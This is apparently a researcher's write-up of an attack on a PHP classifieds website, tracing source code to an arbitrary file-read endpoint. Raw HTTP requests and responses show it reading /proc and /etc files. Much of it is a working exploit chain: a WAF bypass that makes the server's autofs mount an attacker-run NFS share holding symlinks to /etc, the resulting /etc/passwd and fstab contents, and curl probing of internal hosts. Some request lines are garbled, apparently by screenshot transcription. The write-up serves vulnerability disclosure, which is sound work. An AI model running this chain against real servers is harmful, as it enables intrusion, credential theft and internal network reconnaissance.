$file_dir = $root_dir."/files";
$log_dir = $root_dir."/logs";
$attachment_dir = $root_dir."/attachments";
$http_host = isset($_SERVER["HTTP_HOST"]) ? $_SERVER["HTTP_HOST"] : ( isset($_SERVER["HOST"]) ? $_SERVER["HOST"] : $_SERVER["REMOTE_ADDR"] );
$auth_ip = isset($_SERVER["HTTP_X_FORWARDED_FOR"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : ( $_SERVER["REMOTE_ADDR"] ? $_SERVER["REMOTE_ADDR"] : @gethostbyname($http_host) );
$sess_name = basename($root_dir);
$code_env = preg_match("/classifieds_/", $sess_name) ? strtoupper(preg_replace("/classifieds_/", "", $sess_name)) : "";
$default_noreply_email = " ";
$encrypt_key = " " // used to encrypt security response (do NOT change this)
$is_dale = preg_match("/", $auth_ip) ? 1 : 0; // only when in office
$is_internal = preg_match("/", $auth_ip) ? 1 : 0;
$server_error_message = " ";
$default_start_url = " /";

$config_file = $root_dir."/config/config.ini";
$config = parse_ini_file($config_file, true);
$config = is_array($config) ? $config[$sess_name] : null; // should be one of "classifieds", "classifieds_dev", "classifieds_qa", etc...
//print_r("<pre>");print_r($config).print_r("</pre>");exit;

$netapp_pub_root = "/mnt/pub_online";
$netapp_pub_www = "/mnt/pub_www";

if( !$code_env ) ini_set("display_errors", 0); // suppress errors in prod
if( $code_env && !$is_internal ) { // don't allow public access to dev/qa environments
    header("HTTP/1.0 404 Not Found");
    die();
}
```

Another interesting section shows that when the script is executed through Apache, the session and request arrays are shortened to "\$s" and "\$r".

```
// The following is for the web interface only
if( $_SERVER["HTTP_HOST"] ) {
    ini_set("html_errors", "On");
    ini_set("session.cache_expire", 1440);
    ini_set("session.cookie_lifetime", 0);
    session_name($sess_name);
    session_start();

    header("Content-type: text/html; charset=ISO-8859-1");
    if( !preg_match("/^\v(favicon|robots|sitemap|static)/i", $_SERVER["PHP_SELF"]) ) {
        header("Expires: ".gmdate("D, j M Y H:i:s")." GMT");
        header("Last-Modified: ".gmdate("D, j M Y H:i:s")." GMT");
        header("Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0"); // HTTP/1.1
        header("Pragma: no-cache"); // HTTP/1.0
    }

    $s = &$_SESSION;
    $r = &$_REQUEST;
}
```

Further down in the code, there is another section with some key information. This section has some parsing logic for breaking up the requested URI. This defines a "\$uri_app", and "\$uri_action".

```
$browser = getBrowserInfo();
$http_protocol = "https"; // $_SERVER["HTTPS"] == "on" ? "https" : "http"; // NOTE: because this is behind F5, will ALWAYS show as HTTP... force HTTPS
$root_url = $site_url = preg_replace("/^\v(\/|$sess_name)\?(\v |)?(,*)/i", '$1/', $_SERVER["PHP_SELF"]);
$static_url = preg_replace("/^\v(\/|$sess_name)\?(\v |)?(,*)/i", '$1/static', $_SERVER["PHP_SELF"]);
$full_root_url = $http_protocol."://".$_http_host.$root_url;
$http_request_method = $_SERVER["REQUEST_METHOD"];
parse_str(parse_url($_SERVER["REQUEST_URI"], PHP_URL_QUERY), $query_params);

// analyze the URI
$uri = preg_replace("@^\v/|^\v/^\v?*\v?*\v?*", "", $_SERVER["REQUEST_URI"]);
$uri_parts = explode("/", $uri);

// determine if we are under an app directory
$uri_app = "";
if( $uri_parts[0] == $sess_name ) {
    $uri_app = array_shift($uri_parts);
}

$property =
if( preg_match("/^\v|^\v/i", $uri_parts[0]) ) {
    $property = array_shift($uri_parts);
}
if( $http_host == " " || $http_host == " " || $http_host == " " ) {
    $property = " " ;
} else if( $http_host == " " || $http_host == " " || $http_host == " " ) {
    $property = " " ;
}

// determine what the user wants to do
$uri_action = array_shift($uri_parts);
$uri_category = array_shift($uri_parts); // required for searches
```

Going back to the index.php file, the "\$uri_action" is checked if there is a local PHP file matching the requested folder, and then includes it. This allows the api.php and bg.php files to work.

```
include_once(dirname(__FILE__)."/includes/common.php");

// include any app specific functionality
if( is_file($uri_action.".php") ) { // this is where "bg.php" (/bg/) and "api.php" (/api/) are included
    include_once($uri_action.".php");
    exit;
} else if( is_file($uri_action."/index.php") ) {
    include_once($uri_action."/index.php");
    exit;
} else if( $server_error_message ) {
    if( $uri_action == "admin" ) {
        @include_once(getTemplate("site_down_admin.tpl"));
    } else {
        if( "/" . $uri_action . "/" != $default_start_url ) header("Location: ".$default_start_url);
        print($server_error_message);
    }
    exit;
} else { // some standard options
```

Inside the bg.php file, a "\$bg_action" variable is defined which is set by a "a" parameter on the request querystring.

```
$id = intval($r["id"]);
$bg_action = $r["a"];
$type = $r["type"];
if( !$uri_option ) $uri_option = $r["opt"];

$filter_op_regex = "/^(>|=|<|=|<|>|\\|!|@|!|%)//only use in "suggest" right now

$obj = new stdClass(); // empty object for returning JSON data
$json = preg_replace(array("/\n/", "\r/", "\t/"), array("\\n", "\\r", "\\t"), utf8_encode($r["json"]));
```

The "\$bg_action" is then used in a large switch statement to identify what API endpoint is being executed.

```
switch($bg_action) {
    case "suggest": // query Darwin API if needed
        $value = !preg_match("/button-/i", $r["value"]) ? $r["value"] : "";
        $term = addslashes(trim($r["term"] ? $r["term"] : $value));
```

Near the end of the bg.php file, there are several endpoints with vulnerable code. The first two are the "dl_file" and "v_file" case statements. These functions call the "getFile" and "viewFile" functions which are defined in the includes/utills.php file.


```
        break;
    case "dl_file":
        if( strlen($r["f"]) ) getFile($r["f"]);
        break;
    case "v_file":
        if( strlen($r["f"]) ) viewFile($r["f"]);
        break;
    case "keep_alive":
        print(1);
```

Both of these functions check for the existence of the passed in filename, and then output the contents of the file. The differences are that "getFile" works as an HTTP download, and the "viewFile" requires the file to be writable.

```
function getFile( $file ) {
    if( is_readable($file) && !headers_sent() ) {
        header( "Pragma: public" );
        header( "Expires: 0" ); // set expiration time
        header( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
        header( "Content-Description: File Transfer - ".basename($file) );
        //header( "Content-Type: application/force-download" );
        header( "Content-Type: application/download" );
        header( "Content-Type: ".mime_content_type($file) );
        header( "Content-Disposition: attachment; filename=\"".basename($file).\".\" );
        header( "Content-Transfer-Encoding: binary" );
        header( "Content-Length: ".filesize($file) );
        set_time_limit(0);
        readfile( $file );
        exit;
    } else {
        if( !file_exists($file) ) {
            print("file ".basename($file)." does not exist");
        } else if( !is_readable($file) ) {
            print("unable to read ".basename($file));
        }
    }
}

/*
 * viewFile function
 */
function viewFile( $file ) {
    if( !is_file($file) ) $file = "output/".$file;
    if( !is_file($file) ) $file = "/tmp/".$basename($file);
    if( is_file($file) && is_writable($file) ) { // only if this user (daemon/nobody) can write to file
        header( "Expires: 0" ); // set expiration time
        header( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
        header( "Content-Length: ".filesize($file) );
        set_time_limit(0);
        readfile( $file );
        exit;
    }
}
```

Using the dl_file endpoint, the first LFI exploit can be triggered. The AWS WAF filters prevent accessing certain files (e.g. /etc/passwd, /home/*/.ssh/authorized_keys, /proc/self/environ, /etc/hosts, /etc/issue, /etc/cs-release), and it also blocks requests with parent directory references ("..") in the request. Files on the website would not be included in the global WAF filters, so requests to files in /sites work.



```
Request
Pretty Raw Hex ↕ \n ≡
1 GET /classifieds/bg?id=1&a=dl_file&type=1&opt=1&f=
/sites/index.php HTTP/2
2 Host:
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
7 Content-Length: 0
8
9

Response
Pretty Raw Hex Render ↕ \n ≡
1 HTTP/2 200 OK
2 Date: Fri, 04 Feb 2022 21:33:20 GMT
3 Content-Type: text/x-php; charset=UTF-8
4 Content-Length: 263
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=kplft8g7v1cskj85cmbcbps783;
path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0,
pre-check=0
10 Pragma: public
11 Last-Modified: Fri, 4 Feb 2022 21:33:20 GMT
12 Content-Description: File Transfer - index.php
13 Content-Disposition: attachment;
filename="index.php";
14 Content-Transfer-Encoding: binary
15 X-UA-Compatible: IE=edge
16
17 <?php
18 $auth_ip = isset($_SERVER["HTTP_X_FORWARDED_FOR"]) ?
$_SERVER["HTTP_X_FORWARDED_FOR"] : {
$_SERVER["REMOTE_ADDR"] ? $_SERVER["REMOTE_ADDR"] :
@gethostbyname($_http_host) };
19 print($auth_ip."<br>".$_SERVER["HTTP_USER_AGENT"]."<b
r>".date("n/j/Y g:i:s a"));
20
21 ?>
22
```


With an identified working LFI exploit, I used the new Seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt through Burp Suite Intruder and got a working result for /proc/self/net/arp.

The screenshot displays the Burp Suite Intruder interface. At the top, there are tabs for Results, Positions, Payloads, Resource Pool, and Options. A filter is applied: "Filter: Hiding 3xx and 4xx responses". Below this is a table of results:

Request	Payload	Status	Error	Timeout	Length	Comment
114	/proc/self/net/arp	200	<input type="checkbox"/>	<input type="checkbox"/>	878	
196	/var/log/httpsd/ssl_access_...	200	<input type="checkbox"/>	<input type="checkbox"/>	452	
78	/etc/pure-ftpd/putreftpd.pdb	200	<input type="checkbox"/>	<input type="checkbox"/>	451	
185	/var/log/exim.paniclog	200	<input type="checkbox"/>	<input type="checkbox"/>	451	
233	/home/ec2-user/.atfp_history	200	<input type="checkbox"/>	<input type="checkbox"/>	451	
236	/home/ec2-user/.bash_profile	200	<input type="checkbox"/>	<input type="checkbox"/>	451	

Below the table, the "Request" and "Response" tabs are visible. The "Response" tab is selected, showing the raw response data:

```
1 HTTP/2 200 OK
2 Date: Wed, 09 Feb 2022 21:36:58 GMT
3 Content-Type: inode/x-empty
4 Content-Length: 387
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=dt8h16ks0pl5senmqg6ne2kpc2; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Wed, 9 Feb 2022 21:36:58 GMT
12 Content-Description: File Transfer - arp
13 Content-Disposition: attachment; filename="arp";
14 Content-Transfer-Encoding: binary
15 X-Ua-Compatible: IE=edge
16
17 IP address      HW type  Flags      HW address  Mask      Device
18 [REDACTED]      0x1      0x2        [REDACTED] *          eth7
19 [REDACTED]      0x1      0x2        [REDACTED] *          eth7
20 [REDACTED]      4 0x1      0x0        [REDACTED] *          eth7
21 [REDACTED]      0x1      0x2        [REDACTED] *          eth7
22
```


With a working /proc/self reference, I created a word list from my own system to use to see if any other files are accessible. This resulted in finding /proc/self/mountinfo, which contained Active Directory account information, and information on the autofs daemon.

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below that, there are tabs for 'Results', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. A filter is set to 'Hiding 3xx, 4xx and 5xx responses'. A table lists several requests, with request 100 selected. Below the table, the 'Request' and 'Response' tabs are visible, with the 'Response' tab active. The response is displayed in 'Pretty' format, showing HTTP headers and the contents of the /proc/self/mountinfo file.

Request	Payload	Status	Error	Timeout	Length	Comment
69	/proc/self/net/ipv6_route	200	<input type="checkbox"/>	<input type="checkbox"/>	2756	
54	/proc/self/net/dev_snmp6/lo	200	<input type="checkbox"/>	<input type="checkbox"/>	2684	
41	/proc/self/net/netstat	200	<input type="checkbox"/>	<input type="checkbox"/>	2556	
66	/proc/self/net/protocols	200	<input type="checkbox"/>	<input type="checkbox"/>	2156	
100	/proc/self/mountinfo	200	<input type="checkbox"/>	<input type="checkbox"/>	2151	
18	/proc/self/net/udp	200	<input type="checkbox"/>	<input type="checkbox"/>	1900	
22	/proc/self/net/snmp	200	<input type="checkbox"/>	<input type="checkbox"/>	1756	
40	/proc/self/net/netlink	200	<input type="checkbox"/>	<input type="checkbox"/>	1692	

```


1 HTTP/2 200 OK
2 Date: Wed, 09 Feb 2022 21:56:18 GMT
3 Content-Type: inode/x-empty
4 Content-Length: 1647
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=d5mn15n4o49frrcf9hhmmb767; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Wed, 9 Feb 2022 21:56:18 GMT
12 Content-Description: File Transfer - mountinfo
13 Content-Disposition: attachment; filename="mountinfo";
14 Content-Transfer-Encoding: binary
15 X-Ua-Compatible: IE=edge
16
17 15 21 0:3 / /proc rw,relatime - proc proc rw
18 16 21 0:0 / /sys rw,relatime - sysfs sysfs rw
19 17 21 0:5 / /dev rw,relatime - devtmpfs devtmpfs rw,size=4017756k,nr_inodes=1004439,mode=755
20 18 17 0:11 / /dev/pts rw,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=000
21 19 17 0:15 / /dev/shm rw,relatime - tmpfs tmpfs rw,size=4030560k,nr_inodes=1007640
22 21 1 253:0 / / rw,relatime - ext4 /dev/mapper/rootvg-rootvol rw,barrier=1,data=ordered
23 22 15 0:17 / /proc/bus/usb rw,relatime - usbfs /proc/bus/usb rw
24 23 21 8:1 / /boot rw,relatime - ext4 /dev/sda1 rw,barrier=1,data=ordered
25 24 15 0:18 / /proc/sys/fs/binfmt_misc rw,relatime - binfmt_misc none rw
26 25 21 0:19 / /mnt/pub_online rw,relatime - cifs
    0,actimeo=1
27 26 21 0:20 / /mnt/pub_www rw,relatime - cifs
    e,unc=\13, \1
    l,gid=0,noforcegid,addr=10.240.108.172,file
    cho_interval=60,actimeo=1
28 27 21 0:21 / /misc rw,relatime - autofs /etc/auto.misc rw,fd=7,pgrp=2269,timeout=300,minproto=5,maxproto=5,indirect
29 28 21 0:22 / /net rw,relatime - autofs -hosts rw,fd=13,pgrp=2269,timeout=300,minproto=5,maxproto=5,indirect
30
  
```

Looking into the autofs entries from the /proc/self/mountinfo, it is Red Hat's tool for auto mounting filesystems from CD/USB drives connected to the system. According to Red Hat's documentation:

Lazy mount and unmount support

Multi-mount map entries describe a hierarchy of mount points under a single key. A good example of this is the `-hosts` map, commonly used for automounting all exports from a host under `/net/host` as a multi-mount map entry. When using the `-hosts` map, an `ls` of `/net/host` will mount `autofs` trigger mounts for each export from `host`. These will then mount and expire them as they are accessed. This can greatly reduce the number of active mounts needed when accessing a server with a large number of exports.

After identifying this, I logged into Linode and started a new Debian 10 system. I installed the required NFS server packages, created a /osec directory and added it to /etc/exports. Then I was able to trigger the autofs daemon to mount the remote share from my server.



```
Request
1 GET /classifieds/bg?id=1&a=d1_file&type=1&opt=1&f=/net/.../file.ext
2 HTTP/2
3 Host: ...
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Accept-Language: en
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
8

Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 12:46:43 GMT
3 Content-Type: text/plain; charset=UTF-8
4 Content-Length: 12
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=36v1th301th6gd1d0741g2g593; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 12:46:41 GMT
12 Content-Description: File Transfer - file.ext
13 Content-Disposition: attachment; filename="file.ext";
14 Content-Transfer-Encoding: binary
15 X-UA-Compatible: IE=edge
16
17 hello world
18
```

With a remote mount under my control, I created some symbolic link files to point to the /etc, and /proc directories. Using these symlinks, I could make requests to read files without the AWS WAF filters interfering.

```
root@localhost:/osec# ls
exploit.php exploit.tpl file.ext
root@localhost:/osec# ln -s ../../../../../../../../../../etc wafbypass
root@localhost:/osec# ls -l
total 12
-rw-r--r-- 1 root root 39 Feb 10 12:49 exploit.php
-rw-r--r-- 1 root root 31 Feb 10 12:51 exploit.tpl
-rw-r--r-- 1 root root 12 Feb 10 12:42 file.ext
lrwxrwxrwx 1 root root 24 Feb 10 13:53 wafbypass -> ../../../../../../../../../../etc
```

Requesting /etc/fstab through the wafbypass symlink:

```
Request
1 GET /classifieds/bg?id=1&a=d1_file&type=1&opt=1&f=
  0scc/wafbypass/fstab HTTP/2
2 Host:
3 User-Agent: curl/7.74.0
4 Accept: */*
5
6
7
8

Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 14:03:28 GMT
3 Content-Type: text/plain; charset=UTF-8
4 Content-Length: 1902
5 Server: Apache
6 X-Powered-By: PHP/5.0.46
7 Set-Cookie: classifieds=0diucc010795klo9h0tk73fb01; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 14:03:20 GMT
12 Content-Description: File Transfer - fstab
13 Content-Disposition: attachment; filename="fstab";
14 Content-Transfer-Encoding: binary
15 X-UA-Compatible: IE=edge
16
17 #
18 /dev/mapper/rrootvg-rootvol / ext4 defaults 1 1
19 UUID=cafa2aff-d494-4879-988c-fa2b6cc5abce /boot ext4 defaults 1 2
20 /dev/mapper/rrootvg-swapvol swap swap defaults 0 0
21 tmpfs /dev/shm tmpfs defaults 0 0
22 devpts /dev/pts devpts gid=5,mode=620 0 0
23 sysfs /sys sysfs defaults 0 0
24 proc /proc proc defaults 0 0
25
26 #
27 #
28
29 /mnt/pub online cifs c
30 cifs credentials=/root/
31
```

Requesting /proc/version through the wafbypass-p symlink:

```
Request
1 GET /classifieds/bg?id=1&a=d1_file&type=1&opt=1&f=/eek
  /wafbypass-p/version
  HTTP/2
2 Host:
3 User-Agent: curl/7.74.0
4 Accept: */*
5
6

Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 23:11:19 GMT
3 Content-Type: inode/x-empty
4 Content-Length: 176
5 Server: Apache
6 X-Powered-By: PHP/5.0.40
7 Set-Cookie: classifieds=0rllac15wvrc0i1f35c4n991; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 23:11:19 GMT
12 Content-Description: File Transfer - version
13 Content-Disposition: attachment; filename="version";
14 Content-Transfer-Encoding: binary
15 X-UA-Compatible: IE=edge
16
17 Linux version 2.6.32-754.30.1.el8.x86_64 (mockbuild@x86-017.build.eng.bos.redhat.com) (gcc
  version 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)) #1 SMP Fri Apr 9 08:06:22 EDT 2021
18
```

Requesting /etc/networks through the wafbypass symlink:

```
Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 14:47:48 GMT
3 Content-Type: text/plain; charset=UTF-8
4 Content-Length: 58
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=vpcw2s0kj9cift30tebjc98br4; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 14:47:48 GMT
12 Content-Description: File Transfer - networks
13 Content-Disposition: attachment; filename="networks";
14 Content-Transfer-Encoding: binary
15 X-UA-Compatible: IE=edge
16
17 default
18 loopback
19 link-local
20
```


Requesting /etc/passwd through the wafbypass symlink:

```
Request
1 GET /classifieds/bq7id=1&a=d1_file&type=1&opt=1&f=
  wa/wafbypass/passwd HTTP/2
2 Host:
3 User-Agent: curl/7.74.0
4 Accept: */*
5
6

Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 13:54:42 GMT
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 3047
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=11GddmUaBrddev7ua4pl1au587; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 13:54:42 GMT
12 Content-Description: File Transfer - passwd
13 Content-Disposition: attachment; filename="passwd";
14 Content-Transfer-Encoding: binary
15 X-Ua-Compatible: IE=edge
16
17 root:x:0:0:svcs1 root:/root:/bin/bash
18 bin:x:1:1:bin:/bin:/sbin/nologin
19 daemon:x:2:2:daemon:/sbin:/sbin/nologin
20 adm:x:3:4:adm:/var/adm:/sbin/nologin
21 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
22 sync:x:5:0:sync:/sbin:/bin/sync
23 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
24 halt:x:7:0:halt:/sbin:/sbin/halt
25 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
26 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
27 operator:x:11:0:operator:/root:/sbin/nologin
28 games:x:12:100:games:/usr/games:/sbin/nologin
29 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
30 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
31 nobody:x:99:99:Nobody:/:/sbin/nologin
32 dbus:x:81:81:system message bus:/:/sbin/nologin
33 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
34 rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
35 abrt:x:173:173:/:etc/abrt:/sbin/nologin
36 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
37 ntp:x:38:38:/:etc/ntp:/sbin/nologin
38 saslauthd:x:499:499:"saslauthd user":/var/empty/saslauthd:/sbin/nologin
39 postfix:x:80:80:/:var/spool/postfix:/sbin/nologin
40 rpcuser:x:20:20:RPC Service User:/var/lib/nfs:/sbin/nologin
41 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
42 sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
43 tcpdump:x:72:72:/:/sbin/nologin
44 oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
45 avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
46 gdm:x:42:42:/:var/lib/gdm:/sbin/nologin
47 apache:x:48:48:Apache:/var/www:/sbin/nologin
48 dsuain:x:1119:10:Date Swain:/home/dsuain:/bin/bash
49 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
50 opidd:x:299:299:Owner of Opidd Daemons:/var/lib/opidd:/sbin/nologin
51 puppet:x:52:52:Puppet:/var/lib/puppet:/sbin/nologin
52 pe-puppet:x:298:298:Enterprise Distribution Puppet:/var/opt/lib/pe-puppet:/sbin/nologin
53 balance:x:1123:10:~/home/balance:/bin/bash
54 scom:x:26101:26101:SUOM 2012 Service Account:/home/scom:/bin/bash
55 cplace:x:3140:3140:Chris Place:/home/cplace:/bin/bash
```

Requesting /etc/redhat-release through the wafbypass symlink:

```
Response
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 13:59:47 GMT
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 56
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=455rhqu37bu0184cm39dq3gvvg6; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 13:59:47 GMT
12 Content-Description: File Transfer - redhat-release
13 Content-Disposition: attachment; filename="redhat-release";
14 Content-Transfer-Encoding: binary
15 X-Ua-Compatible: IE=edge
16
17 Red Hat Enterprise Linux Server release 6.10 (Santiago)
```

7 FINDING NEIGHBORING MACHINES

With the ability to trigger network requests from the server, and access to the `/proc/self/net/arp` file, I can make requests to identify any neighboring systems on the local network. Using another symlink to `/etc/network-scripts` I was able to pull the IP configuration for the server.

```
Response
Pretty Raw Hex Raw
1 HTTP/2 200 OK
2 Date: Thu, 10 Feb 2022 14:51:13 GMT
3 Content-Type: text/plain;charset=UTF-8
4 Content-Length: 169
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=0sjm10ik0b8gd70g9ec199o1l3; path=/
8 Expires: 0
9 Cache-Control: must-revalidate, post-check=0, pre-check=0
10 Pragma: public
11 Last-Modified: Thu, 10 Feb 2022 14:51:13 GMT
12 Content-Description: File Transfer - ifcfg-eth7
13 Content-Disposition: attachment; filename="ifcfg-eth7";
14 Content-Transfer-Encoding: binary
15 X-Ua-Compatible: IE=edge
16
17 DEVICE=eth7
18 ONBOOT=yes
19 USERCTL=no
20 BOOTPROTO=static
21 IPADDR=
22 GATEWAY=
23 NETMASK=
24 PEERDNS=no
25 NAME=eth0
26 check_link_down() {
27     return 1;
28 }
29
```

Next, I used `sed` to make a for loop to run `curl` to trigger request to all servers in the network. I had to use `sleep` in the loop, and pause multiple times, due to the long default connection timeout from the server. The server appears to be in an isolated subnet with the default AWS .1 router and .2 nameserver.

16	IP address	HW type	Flags	HW address	Mask	Device
17	4.242	0x1	0x0	00:00:00:00:00:00	*	eth7
18	4.237	0x1	0x0	00:00:00:00:00:00	*	eth7
19	4.238	0x1	0x0	00:00:00:00:00:00	*	eth7
